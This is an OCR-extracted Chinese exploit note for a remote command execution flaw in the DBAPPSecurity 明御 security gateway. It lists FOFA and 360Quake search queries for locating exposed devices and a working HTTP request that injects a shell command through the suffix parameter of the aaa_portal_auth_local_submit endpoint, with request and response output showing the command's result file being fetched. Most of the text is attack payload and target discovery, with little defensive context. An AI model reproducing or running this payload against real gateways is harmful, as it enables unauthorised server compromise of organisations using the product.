
A4-3安恒-明御安全网关-RCE

漏洞描述：

安恒 明御安全网关 aaa_portal_auth_local_submit 存在远程命令执行漏洞，攻击者通过漏洞可以获取服务器权限。

网站图片：



网络测绘：

fofa语法：

body="/webui/images/basic/login/" && title=="明御安全网关"

360quake语法：


body="/webui/images/basic/login/" && title=="明御安全网关"

漏洞复现：

payload：

```
GET /webui/?g=aaa_portal_auth_local_submit&bkg_flag=0&suffix=%7Burlenc(%60id+%3E/usr/local/webui/test.txt%60)%7D HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.47 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
```

效果图：



路径：http://www.example.com/test.txt

Request

Pretty Raw Hex U2C

```
1 GET /test.txt HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.47
  Safari/537.36
4 Connection: close
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip
8
```

Response

Pretty Raw Hex Render U2C

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain
3 Accept-Ranges: bytes
4 ETag: "3748693161"
5 Last-Modified: Tue, 15 Aug 2023 08:20:24 GMT
6 Content-Length: 24
7 Connection: close
8 Date: Tue, 15 Aug 2023 11:08:31 GMT
9 Server: lighttpd/1.4.39
10
```